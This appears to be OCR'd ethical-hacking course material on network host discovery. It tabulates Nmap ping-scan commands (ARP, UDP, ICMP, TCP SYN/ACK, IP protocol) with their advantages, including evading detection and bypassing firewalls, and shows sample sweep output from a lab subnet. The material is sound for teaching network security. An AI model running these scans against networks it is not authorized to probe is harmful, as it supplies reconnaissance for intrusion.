
Host Discovery

Scanning is the process of gathering information about systems that are "alive" and responding on the network. Host discovery is considered as the primary task in the network scanning process. To perform a complete scan and identify open ports and services, it is necessary to check for live systems. Host discovery provides an accurate status of the systems in the network, which enables an attacker to avoid scanning every port on every system in a list of IP addresses to identify whether the target host is up.

Host discovery is the first step in network scanning. This section highlights how to check for live systems in a network using various ping scan techniques. It also discusses how to ping sweep a network to detect live hosts/systems along with various ping sweep tools.

Host Discovery Techniques


- Host discovery techniques are used to **identify the active/live systems** in the network



Host Discovery

- **ARP Ping Scan**
- **UDP Ping Scan**
- **ICMP Ping Scan**
  - **ICMP ECHO Ping**
    - **ICMP ECHO Ping Sweep**
  - **ICMP Timestamp Ping**
  - **ICMP Address Mask Ping**
- **TCP Ping Scan**
  - **TCP SYN Ping**
  - **TCP ACK Ping**
- **IP Protocol Ping Scan**

Host Discovery Techniques (Cont'd)




Scanning Technique	Nmap Command	Request	Response	Advantages
ARP Ping Scan	nmap -sn -PR <Target IP Address>	ARP request probe	✓ ARP response - Host is active ✓ No response - Host is inactive	✓ More efficient and accurate than other host discovery techniques ✓ Useful for system discovery, where one may need to scan large address spaces
UDP Ping Scan	nmap -sn -PU <Target IP Address>	UDP request	✓ UDP response - Host is active ✓ Error messages (host/network unreachable or TTL exceeded) - Host is inactive	✓ Detects systems behind firewalls with strict TCP filtering
ICMP ECHO Ping Scan	nmap -sn -PE <Target IP Address>	ICMP ECHO request	✓ ICMP ECHO reply - Host is active ✓ No response - Host is inactive	✓ Useful for locating active devices or determining if the ICMP message passes through a firewall **Disadvantage:** ✓ Does not work on Windows-based networks

Host Discovery Techniques (Cont'd)


Scanning Technique	Nmap Command	Request	Response	Advantages
ICMP ECHO Ping Sweep	nmap -sn -PE <Target IP Address Range>	ICMP ECHO requests to multiple hosts	✓ ICMP ECHO reply - Host is active ✓ No response - Host is inactive	✓ Determines the live hosts from a range of IP addresses ✓ Useful for creating an inventory of live systems in the subnet **Disadvantage:** ✓ Oldest and slowest method used to scan a network
ICMP Timestamp Ping Scan	nmap –sn –PP <Target IP Address>	ICMP timestamp request	✓ Timestamp reply to each timestamp request ✓ Response from the destination host is conditional, and it may or may not respond with the time value depending on its configuration by the administrator at the target's end	✓ Alternative for the conventional ICMP ECHO ping scan ✓ Determines whether the target host is live, specifically when the administrators block ICMP ECHO pings
ICMP Address Mask Ping Scan	nmap –sn –PM <Target IP Address>	ICMP address mask request	✓ Address mask response from the destination host is conditional, and it may or may not respond with the appropriate subnet value depending on its configuration by the administrator at the target's end	✓ Alternative for the conventional ICMP ECHO ping scan ✓ Determines whether the target host is live, specifically when the administrators block ICMP ECHO pings
TCP SYN Ping Scan	nmap –sn –PS <Target IP Address>	Empty TCP SYN request	✓ ACK response - Host is active ✓ No response - Host is inactive	✓ Used to determine if the host is active without creating any connection ✓ Logs are not recorded at the system or network level, enabling the attacker to leave no traces for detection

Host Discovery Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages
TCP ACK Ping Scan	nmap –sn –PA <Target IP Address>	Empty TCP ACK request	✓ RST response - Host is active ✓ No response - Host is inactive	✓ Maximizes the chances of bypassing the firewall
IP Protocol Ping Scan	nmap –sn –PO <Target IP Address>	IP ping requests using different IP protocols (ICMP, IGMP, TCP, and UDP)	✓ Any response - Host is active ✓ No response - Host is inactive	✓ Sends different packets using different IP protocols in the hope of receiving a response indicating that a host is online



ICMP ECHO Ping Sweep



Target: 10.10.1.5-24
Profile:
Command: nmap -sn -PE 10.10.1.5-24

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
22:23 Pacific Daylight Time
Nmap scan report for 10.10.1.9
Host is up (0.00s latency).
MAC Address: 02:15:5D:06:26:F7 (Unknown)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up (0.00s latency).
MAC Address: 02:15:5D:06:26:F6 (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.19
Host is up.
Nmap done: 20 IP addresses (5 hosts up) scanned in
0.91 seconds
```

Host Discovery Techniques

Host discovery techniques can be adopted to discover the active/live hosts in the network. As an ethical hacker, you must be aware of the various types of host discovery techniques. Some host discovery techniques are listed below:

- ARP Ping Scan
- UDP Ping Scan

- ICMP Ping Scan
  - ICMP ECHO Ping
    - ICMP ECHO Ping Sweep
  - ICMP Timestamp Ping
  - ICMP Address Mask Ping
- TCP Ping Scan
  - TCP SYN Ping
  - TCP ACK Ping
- IP Protocol Scan

ARP Ping Scan

In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls. In most networks, many IP addresses are unused at any given time, specifically in the private address ranges of the LAN. Hence, when the attackers try to send IP packets such as ICMP echo request to the target host, the OS must determine the hardware destination address (ARP) corresponding to the target IP for addressing the ethernet frame correctly. For this purpose, a series of ARP requests are issued. ARP scan is used to show the MAC address of the network interface on the device, and it can also show the MAC addresses of all devices sharing the same IPv4 address on the LAN. If the host IP with the respective hardware destination address is active, then the ARP response will be generated by the host; otherwise, after a certain number of ping attempts, the original OS gives up on the host. In other words, when attackers send ARP request probes to the target host, if they receive any ARP response, then the host is active. In case the destination host is found to be unresponsive, the source host adds an incomplete entry to the destination IP in its kernel ARP table.

Attackers use the Nmap tool to perform ARP ping scan for discovering live hosts in the network. In Zenmap, the `-PR` option is used to perform ARP ping scan.

Note: `-sn` is the Nmap command to disable the port scan. Since Nmap uses ARP ping scan as the default ping scan, to disable it and perform other desired ping scans, you can use `--disable-arp-ping`.


